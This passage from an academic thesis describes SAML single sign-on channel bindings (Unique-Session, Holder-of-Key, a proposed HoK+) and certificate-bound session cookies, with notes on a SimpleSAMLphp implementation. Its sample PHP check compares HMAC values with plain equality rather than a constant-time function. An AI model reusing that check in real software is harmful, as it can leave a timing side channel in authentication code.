2. $SP \rightarrow UA$**:** SP determines that no valid security context (i.e. an active login session) exists and extracts the first `Finished` message fin'_1 from the TLS handshake. Then, SP issues an authentication request `<AuthnRequest(`ID_1`, `SP`, `ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R, as an `HTTP 302` (redirect to IdP) to UA over a server authenticated TLS connection.

3. $UA \rightarrow IdP$**:** UA extracts the first `Finished` message fin_1 from the established TLS connection and adds it to the authentication request. Triggered by the HTTP redirect, a server authenticated TLS connection is established between UA and IdP. UA uses the established TLS connection to transport `<AuthnRequest(`ID_1`, `SP`, `fin_1`, `ACS_{URL}`)>`, along with URI_R, to IdP.

4. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, IdP identifies U by an arbitrary authentication mechanism.

5. $IdP \rightarrow UA$**:** IdP creates an assertion $A := (ID_A, ID_1, IdP, SP, U, \mathsf{fin}_1)$. Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}. The signed assertion A is then embedded into a `<Response>` message, together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the `RelayState=`URI_R, to UA.

6. $UA \rightarrow SP$**:** UA forwards the assertion A to ACS_{URL} via HTTP POST over the uphold TLS connection from step 1.

7. $SP \rightarrow UA$**:** SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. The contained `Finished` message fin_1 must be equal to fin'_1 (extracted in step 2) to ensure that the assertion was received over the same TLS connection. SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 5.2).

The usage of this binding reveals no additional information about any of the participants involved in the communication process, as the Finished message is random and contains no party identifier. Therefore, one property of the Unique-Binding is privacy preservation. This solution is also completely independent from other Web infrastructure, such as DNS and PKI and as long as at least either UA or SP are honest, this guarantees uniqueness of the Finished message (and therefore of the assertion). Theft of the assertion does not result in any gain for the adversary, as he is not able to instantiate a TLS session to SP using exactly the same freshness. Furthermore, no security critical secrets have to be stored in the browser. Like the Server-Endpoint Binding this approach does not protect the TLS connection between UA and IdP against MITM attacks.

The Unique-Session Binding is always available, independently of the used TLS cipher suite. Therefore, it can be used in conjunction with server-only authenticated TLS and "anonymous" session key establishment.

Kohlar *et al.* [KSJG10] have described, how such a binding can be achieved for SAML-based authentication. Currently, no practical proof-of-concept is known because of the high implementation complexity and the profound changes required in browser, web server, and TLS stack. In particular, it is difficult to implement TLS interfaces that expose `Finished` messages to the application layer (e.g. by a JavaScript function).



U
UA
SP
IdP
1. HTTP GET URI_R
2. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, URI_R)
3. HTTP GET IdP, (<AuthnRequest(ID_1, SP, ACS_URL)>, URI_R)
4. Authenticate user U
5. HTTP 200, Form(<Response(ID_2, ID_1, A)>, URI_R, target=ACS_URL)
6. HTTP POST ACS_URL, <Response(ID_2, ID_1, A)>, URI_R)
7. HTTP 200, URI_R
1. Extract Cert_UA
2. Issue assertion:
A:={ID_A, ID_1, IdP, SP, U, Cert_UA}K_IdP^-1
1. Extract Cert´_UA
2. Cert´_UA ?= Cert_UA
TLS (mutually authenticated)
Not specified

Figure 5.3: SAML 2.0 Holder-of-Key Web Browser SSO Profile.

5.5 Holder-of-Key Binding

The Holder-of-Key (HoK) Binding adds strong cryptographic guarantees to the authentication context and enhances the security of SAML assertion and message exchange by using mutual authenticated secure channels. It builds on the TLS protocol which is ubiquitously implemented in all major browsers (including mobile browsers) and web servers. Therefore, maximum compatibility to existing infrastructure and deployments is given.

5.5.1 Protocol Overview

The *SAML V2.0 Holder-of-Key Web Browser SSO Profile* [KS10] is an OASIS standard based on the browser-based Kerberos scheme `BBKerberos` which has been proposed and analyzed by Gajek *et al.* [GLS08, GJMS08]. In HoK the web server recognizes the browser on basis of a unique (self-signed) client certificate. The browser proofs possession of the client certificate's private key in a mutual authenticated TLS handshake. This approach is supported by all major browsers and web servers, but is rarely deployed in practice due to the lack of implementations and the belief that use of client certificates comes along with a complex and expensive PKI infrastructure. However, for HoK any self-signed certificate is sufficient, as neither IdP nor SP are required to validate the trust chain of the certificate. The issued assertion is cryptographically bound to the client certificate by including either the certificate itself or a hash of it in the signed assertion.

Figure 5.3 illustrates the detailed flow of the SAML Holder-of-Key Web Browser SSO Profile. Subsequently, we describe the individual steps:

1. $UA \rightarrow SP$**:** User U navigates its user agent UA to SP and requests a restricted resource R by accessing URI_R. This starts a new SSO protocol run.

2. $SP \rightarrow UA$: SP determines that no valid security context (i.e. an active login session) exists. Accordingly, SP issues an authentication request `<AuthnRequest(`ID_1`,` SP`,` ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R, as an `HTTP 302` (redirect to IdP) to UA.

3. $UA \rightarrow IdP$: Triggered by the HTTP redirect a mutual authenticated TLS connection is established between UA and IdP. Thereby, IdP proves possession of the private key belonging to his server certificate. According to the mutual TLS handshake, UA sends his client certificate $Cert_{UA}$ to IdP. UA proves possession of the private key belonging to the client certificate by successfully completing the handshake and uses the established TLS connection to transport `<AuthnRequest(`ID_1`,` SP`,` ACS_{URL}`)>`, along with URI_R, to IdP.

4. $UA \leftrightarrow IdP$: If the user is not yet authenticated, the IdP identifies U by an arbitrary authentication mechanism.

5. $IdP \rightarrow UA$: IdP creates an assertion $A := (ID_A, ID_1, IdP, SP, U, Cert_{UA})$. $Cert_{UA}$ is added to the issued assertion. Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}. The signed assertion A is embedded into a `<Response>` message, together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the `RelayState=`URI_R, to UA.

6. $UA \rightarrow SP$: A small JavaScript embedded in the HTML form triggers a mutual authenticated TLS handshake, where UA presents a client certificate $Cert'_{UA}$. Subsequently, UA forwards the assertion A to ACS_{URL} via HTTP POST over the TLS connection to SP.

7. $SP \rightarrow UA$: SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. A is only valid if the contained $Cert_{UA}$ is equal to $Cert'_{UA}$ from the previous TLS handshake (step 6). SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 5.3).

Holder-of-Key does not prevent assertion theft in any circumstance (e.g. via XSS). However, stolen assertions are *always* worthless for the adversary, since they are cryptographically bound to the legitimate browser. To successfully attack HoK, the adversary needs knowledge of the private key belonging to the used client certificate. Consequently, the private key is protected by the browser and/or by the underlying operating system. It is even possible to store the private key on a secure device (e.g. smart card) to protect against malware in untrusted environments (e.g. in kiosk scenarios, where computers are accessible to everyone at public places). Furthermore, the protocol protects both TLS connections (between UA and SP as well as between UA and IdP) against MITM attacks. It is important to note that the presentation of a client certificate in step 1 and 2 (i.e. a mutually authenticated TLS handshake) is *strictly* optional [KS10, p.10]. We will discuss the consequences of this subtle definition in Section 5.6.

One disadvantage of the HoK SSO Profile is the limitation on the degree of anonymity. The public key of the used client certificate is a unique and therefore trackable identifier. Therefore, TLS client authentication makes the browser uniquely recognizable, which may be in conflict with privacy considerations. To overcome this downside, we propose a slightly modified HoK variant: If UA generates new client certificates – with fresh keys – for every SSO protocol run, privacy can be realized. Unfortunately, this modification demands changes in current browser behavior.

5.5.2 Implementation

In the following, we present the first practical implementation of the SAML HoK Profile in the popular SimpleSAMLphp (SSP) framework. This implementation provides HoK support for both IdP and SP functionality. Our code has been adopted by SimpleSAMLphp since version 1.9.[3] The developed code can be grouped into three different parts: (1) General modifications, (2) IdP, and (3) SP functionality. They are described in the following.

General Modifications

In order to enable SSP to create and process HoK assertions, we had to extend some general framework classes. First, the `SAML2_XML_saml_SubjectConfirmationData` class, representing the SAML 2.0 `<SubjectConfirmationData>` element, was modified. According to the specifications [Sca10], we added support for `<KeyInfo>` elements to this class. The implementation supports Base64-encoded client certificates embedded into `<X509Certificate>` elements. The other two certificate identification methods (`<X509SubjectName>` and `<X509SerialIssuer>`) were not implemented, as they are not usable with self-signed client certificates and require a PKI.

Another general modification was necessary to enable SSP to convert SimpleSAMLphp specific metadata arrays, which may indicate HoK support, to valid SAML 2.0 metadata XML documents. This was done by enhancing the `SimpleSAML_Metadata_SAMLBuilder` class.

Finally, we modified the base class for SAML 2.0 bindings (`SAML2_Binding`) and added support for the HoK SSO Profile binding. The `URN`s for this binding and the HoK subject confirmation method were added as constants to the `SAML2_Const` class.

Identity Provider

First, we introduced a configuration parameter (`saml20.hok.assertion`) which enables or disables the HoK functionality of the IdP. Figure 5.4 sketches the high-level processing of the SSP IdP.[4] In order to realize HoK support, we had to add or modify the following IdP components:

- **HoK Assertion Generation.** A new module that generates HoK assertions, as specified in [Sca10], was added to the class `sspmod_saml_IdP_SAML2`. This module first investigates, if the received `<AuhnRequest>` asks for a HoK assertion or the requesting SP's metadata instructs to use the HoK Profile. Thereafter, the module checks if a TLS connection to UA exists. If this is the case, the TLS interface is called to gain access to the client certificate $Cert_{UA}$ provided by UA. The certificate is extracted and normalized (e.g. removal of linebreaks and whitespaces). Then, a `<SubjectConfirmation>` element with the `Method` attribute set to `urn:oasis:names:tc:SAML:2.0:cm:holder-of-key` is created. The client certificate is placed into a `<SubjectConfirmationData>` element. An

[3] `http://simplesamlphp.org/docs/trunk/simplesamlphp-changelog#section_5_21`

[4] We knowingly leave out some of the processing details (e.g. XML Signature validation and replay detection) that are not important for the understanding of the HoK implementation.




Figure 5.4: IdP HoK processing in SSP.

example of a HoK `<SubjectConfirmation>` element is shown in Figure 5.5. Finally, in any event of an error (e.g. no client certificate was provided), the HoK IdP provides a meaningful error message.

- **TLS Interface.** An important component of the HoK implementation is the TLS Interface that exposes the client certificate of the current TLS connection. This functionality has to be supported on the underlying web server. For example, the Apache web server module `mod_ssl` can be configured to provide the client certificate to the application layer (e.g. PHP) by exporting it into an environment variable. In Apache this is done with the configuration parameter `SSLOptions +ExportCertData`.[5] Thereafter, PHP can access $Cert_{UA}$ by executing `$_SERVER['SSL_CLIENT_CERT']`.

- **HoK IdP Metadata Generator.** The last modification affects the IdP's metadata generator. This module had to be enhanced to additionally offer HoK specific metadata. For example, a HoK SSO service endpoint has to be announced in the XML metadata document.

Service Provider

Likewise to the IdP implementation, we added a new configuration parameter to enable or disable the HoK functionality of the SP. Figure 5.6 sketches the high-level processing of the SSP SP. In order to realize HoK support, we had to add or modify the following SP components:

- **HoK Assertion Verification.** A new module that processes HoK assertions and verifies the HoK channel binding was added to the class `sspmod_saml_Message`. First, the module analyzes the IdP's metadata to test if HoK authentication

[5]Other major web servers, such as Microsoft IIS and Tomcat, provide similar mechanisms to access the TLS connection's client certificate.

```
<SubjectConfirmation
   Method="urn:oasis:names:tc:SAML:2.0:cm:holder-of-key">
  <SubjectConfirmationData NotOnOrAfter="2013-05-30T09:20:22Z"
     InResponseTo="_db2cffe1fc1">
    <KeyInfo>
      <X509Data>
        <X509Certificate>
          MIIDvj..data.omitted..zZey8=
        </X509Certificate>
      </X509Data>
    </KeyInfo>
  </SubjectConfirmationData>
</SubjectConfirmation>
```

Figure 5.5: Holder-of-Key `<SubjectConfirmation>` element.

must be used. The next condition to be checked is if the SP's HoK functionality is enabled. Then, the SP tests the `Method` attribute of the `<SubjectConfirmation>` element. This attribute must be set to the HoK binding `URN`. If this is the case, the SP has received a HoK assertion and HoK-based authentication must be used. Thereafter, the module checks if a TLS connection to UA exists. If this is the case, the TLS interface is called to gain access to the client certificate $Cert_{UA}$ provided by UA. $Cert_{UA}$ is normalized (e.g. removal of linebreaks and whitespaces). Then, the module checks if one `<X509Certificate>` element is embedded in the HoK assertion. Finally, $Cert_{UA}$ from the TLS connection and the normalized certificate from the HoK assertion are compared. If they are equal, the validation has succeeded and the processing continues with the claim evaluation.

- **TLS Interface.** The mechanisms used to access the client certificate are the same as for the HoK IdP described above.

- **HoK SP Metadata Generator.** The last modification affects the SP's metadata generator. This module had to be enhanced to offer all HoK specific metadata needed to establish federations with IdPs supporting HoK. For example, a new `AssertionConsumerService` endpoint that processes HoK assertions is announced in the created XML metadata document (cf. Figure 5.7).

5.6 Improved Holder-of-Key (HoK+)

Although the standard SAML HoK Profile protects against a variety of attacks, it is still susceptible to the RelayState attack described in Section 4.6. This is due to the fact, that HoK does not protect the SP's `<AuthnRequest>` against a MITM attack.

To additionally mitigate this attack, we propose to enhance the OASIS HoK Profile and call our novel approach *HoK+*. In summary, HoK+ additionally binds the *SP*'s `<AuthnRequest>` message to the client certificate. Therefore, the *whole* SSO protocol flow is cryptographically linked to the legitimate UA.




Figure 5.6: SP HoK processing in SSP.

```
<md:AssertionConsumerService index="1" isDefault="true"
 xmlns:md="urn:oasis:names:tc:SAML:2.0:metadata"
 xmlns:hoksso="urn:oasis:names:tc:SAML:2.0:profiles:holder-of-key:SSO:browser"
 hoksso:ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
 Binding="urn:oasis:names:tc:SAML:2.0:profiles:holder-of-key:SSO:browser"
 Location="https://sp.example.org/acs" />
```

Figure 5.7: HoK specific XML metadata for an `AssertionConsumerService` endpoint.

5.6.1 Protocol Overview

Figure 5.8 illustrates the detailed flow of the HoK+ Profile, which consists of the following steps:

1. $UA \to SP$**:** User U navigates its user agent UA to SP and requests a restricted resource R by accessing URI_R. This starts a new SSO protocol run. A mutual authenticated TLS connection is established between UA and SP and thereby UA sends its client certificate $Cert_{UA}$ to SP.

2. $SP \to UA$**:** SP extracts $Cert_{UA}$ from the TLS handshake and issues an authentication request `<AuthnRequest(`ID_1`, `SP`, `$Cert_{UA}$`, `ACS_{URL}`)>`, which is then signed with the SP's private key K_{SP}^{-1}. The `<AuthnRequest>` is sent back to UA, along with URI_R, as HTTP redirect to IdP.

3. $UA \to IdP$**:** Triggered by the HTTP redirect, a mutual authenticated TLS connection between UA and IdP is established. UA uses this TLS connection to transport `<AuthnRequest>`, along with URI_R, to IdP.

4. $UA \leftrightarrow IdP$**:** IdP verifies the XML signature of the received `<AuthnRequest>` with SP's public key and then compares $Cert_{UA}$ from the authentication request with $Cert'_{UA}$ of the TLS connection. If they match, IdP authenticates U with an arbitrary method. Otherwise, the protocol is stopped.

5. $IdP \to UA$**:** IdP creates an assertion $A := (ID_A, ID_1, IdP, SP, U, Cert_{UA})$. $Cert_{UA}$ is added to the assertion. Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}. The signed assertion A is embedded into a `<Response>` message, together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the `RelayState=`URI_R, to UA.

6. $UA \to SP$**:** A small JavaScript embedded in the HTML form triggers a mutual authenticated TLS handshake, where UA presents a client certificate $Cert''_{UA}$. Subsequently, UA forwards the assertion A to ACS_{URL} via HTTP POST over the TLS connection to SP.

7. $SP \to UA$**:** SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. Additionally, A is only valid if the contained $Cert_{UA}$ is equal to $Cert''_{UA}$ from the previous TLS handshake (step 6). SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 5.8).

The reason why HoK+ mitigates the RelayState attack by Armando *et al.* [ACC$^+$11] is that no SAML assertion will be issued by IdP, since the authentication request is bound to the client certificate used by the adversary Adv. Thus we make it impossible for an adversary to submit a valid SAML assertion to SP.

5.6.2 Implementation

In order to realize the HoK+ Profile in SSP, we could built upon our SAML HoK Profile implementation (cf. Section 5.5.2). We added code to create, process, and verify signed HoK+ authentication requests. The TLS client certificate is added in the same way as for the HoK SAML assertion: a `<SubjectConfirmation>` element,



U
UA
SP
IdP
1. HTTP GET URI_R
Extract $\mathbf{Cert}_{UA}$
2. HTTP 302 IdP, (<AuthnRequest({ID_{AR}, SP, $\mathbf{Cert}_{UA}$, ACS_{URL}}$_{K_{SP}^{-1}}$)>, URI_R)
Extract $\mathbf{Cert'}_{UA}$
3. HTTP GET IdP, (<AuthnRequest({ID_1, SP, $\mathbf{Cert}_{UA}$, ACS_{URL}}$_{K_{SP}^{-1}}$)>, URI_R)
4. Authenticate user U
Issue assertion:
A:={ID_A,ID_1,IdP, SP, U, $\mathbf{Cert}_{UA}$}$_{K_{IdP}^{-1}}$
5. HTTP 200, Form(<Response(ID_2,ID_1, A)>, URI_R, target=ACS_{URL})
6. HTTP POST ACS_{URL}, <Response(ID_2,ID_1, A)>, URI_R)
1. Extract $\mathbf{Cert''}_{UA}$
2. $\mathbf{Cert''}_{UA} \overset{?}{=} \mathbf{Cert}_{UA}$
7. HTTP 200, URI_R
TLS (mutually authenticated)
Not specified

Figure 5.8: The novel HoK+ SSO Profile.

whose `Method` attribute is set to the HoK binding `URN`, contains the Base64-encoded client certificate from the TLS connection. The `<SubjectConfirmation>` is inserted into the authentication request's `<Subject>` element. For this functionality we extended the `SAML2_AuthnRequest` class. It is important to note that the resulting HoK+ `<AuthnRequest>` is compliant with the SAML standard, as it conforms to the SAML V2.0 XML schema.

Due to the XML Signature and the additional XML elements, the `<AuthnRequest>` is bigger than 2,048 bytes and exceeds the maximum allowed size of an HTTP GET parameter. Therefore, we had to change the transportation of the authentication request from HTTP Redirect Binding (i.e. transfer by HTTP GET parameter) to HTTP POST Binding.

A total of 113 modified or added lines across 3 files in the SSP source code were required for these SSP modifications.

5.7 Combining HoK+ with Cookie Binding

The channel bindings considered so far are used to strengthen the SSO authentication process by securing the generated assertion and authentication request against spoofing and MITM attacks. However, these mechanisms do not grant any further protection for the HTTP session cookies used to authenticate the user against IdP or SP afterwards.

Our investigation shows that even if one has a secure SSO protocol in place, one small flaw in a web application can break the whole SSO system (cf. Section 4.5). Therefore, we propose to extend the usage of the TLS client certificate applied in the HoK+ Profile to HTTP session cookies.




Figure 5.9: Two modes of operation for TLS gateways.

5.7.1 Concept

According to the ideas introduced in [DCBW12], an unforgeable fusion between the client certificate and the session cookie can be done as follows:

$$C_{bound} := v \mid\mid HMAC_k(v \mid\mid Cert_{UA}),$$

where v is the value of a standard HTTP cookie, $Cert_{UA}$ is the client certificate, and HMAC is a message authentication code computed over v and $Cert_{UA}$ with a symmetric key k only known to the server. "||" denotes a string concatenation. In this manner, if the cookie gets stolen, it can be used only through a TLS connection authenticated with $Cert_{UA}$, which in turn is only possible for the party that knows the private key of the client's certificate.

However, this technique of strengthening the cookie authentication process leads to further requirements being imposed on the service responsible for the HTTP session management. Namely, it must have access to the client certificate applied during the TLS handshake, causing the need for the service being extended.

We consider two different cases dependent on the applied network architecture. In the first case, the service itself is the TLS endpoint; in this case, it has direct access to the TLS parameters and can perform the HMAC computation sketched above. Our implementation presented in Section 5.7.2 is based on this architecture. The second case is a server farm where a TLS gateway is used to terminate the TLS connection. Two different approaches to solve these issues were presented in [DCBW12] and are outlined below (cf. Figure 5.9):

1. **Load Balancer Mode.** The TLS gateway extracts the client certificate and passes it to the backend application along with the incoming HTTP request, resulting in a situation similar to case 1. However, this approach affects all running services and leads to modifications for all of them. This mode of operation could be applied on large-scale services, where scalability and performance are important aspects.

```
function createBindingCookie($rnd, $cert, $key) {
  $data = $rnd . $cert;
  $appendix = hash_hmac('sha256', $data, $key);
  $ret = $rnd . '_' . $appendix;
  return $ret;
}
```

Figure 5.10: Class method to create cryptographically bound cookies.

```
function verifyBindingCookie($cookie, $rnd, $cert, $key) {
  $nc = createBindingCookie($rnd, $cert, $key);
  if ($nc === $cookie) {
    return TRUE;
  } else {
    return FALSE;
  }
}
```

Figure 5.11: Class method to verify cryptographically bound cookies.

2. **Legacy Mode.** The TLS gateway additionally handles the cookie binding. In this case, the TLS gateway has to replace the normal cookie value with the hardened one by using the client certificate for each outgoing HTTP connection. Similarly, it must validate the incoming cookies, handing off the original value to the backend. This mode of operation is suitable to transparently harden existing services without changing the application itself.

5.7.2 Implementation

We introduced a new configuration parameter (`session.cookie.binding`) to globally enable or disable cookie binding in the SSP framework. This option affects session handling for both IdP and SP functionality. Furthermore, we added two new methods, `createBindingCookie()` and `verifyBindingCookie()`, in the session class `SimpleSAML_Session`.

The `createBindingCookie($rnd, $cert, $key)` method creates a cookie bound to the TLS client certificate, where `$rnd` is an arbitrary value (e.g. a random session ID), `$cert` is the Base64-encoded client certificate of UA, and `$key` specifies the HMAC secret key k. We applied the standard PHP 5 HMAC function `hash_mac()` which supports several hashing algorithms.[6] The simplified source code of the class method is shown in Figure 5.10.

To verify the authenticity, integrity, and binding to the TLS client certificate of the received cookies, `verifyBindingCookie($cookie, $rnd, $cert, $key)` was introduced, where `$cookie` defines the value of the bound session cookie. All other input parameters have the same purpose as in the `createBindingCookie()` method. The simplified source code is shown in Figure 5.11.

Furthermore, we enhanced the two methods `doLogin()` and `getSession()` of the session class `SimpleSAML_Session`. `doLogin()` is used by SSP to create a new authenticated user session and to set the corresponding session cookie. The `getSession()`

[6] `http://www.php.net/manual/en/function.hash-algos.php`

method verifies the validity of a received session cookie and matches it to an authenticated user session. We enhanced both class methods with the following functionality:

1. **Cookie Binding Usage.** First, we test if cookie binding is enabled. If not, session handling is done by the default mechanisms and no further binding checks occur.
2. **TLS Connection Existence.** If cookie binding is enabled, SSP verifies if a TLS connection with UA is existent.
3. **Extract $Cert_{UA}$.** Next, we try to extract the client certificate from the TLS connection by calling the TLS interface.
4. **Normalize $Cert_{UA}$.** In this step $Cert_{UA}$ is normalized (e.g. deletion of line-breaks and whitespace characters).
5. **Verify or Set Bound Cookie.** The last step either verifies the channel binding of a received cookie (`getSession()`) or creates and sets a new cookie bound to $Cert_{UA}$ (`doLogin()`).

To mitigate downgrade attacks, where an adversary cuts off the HMAC value from the cookie, the usage of cookie binding is enforced by the `session.cookie.binding` configuration parameter.

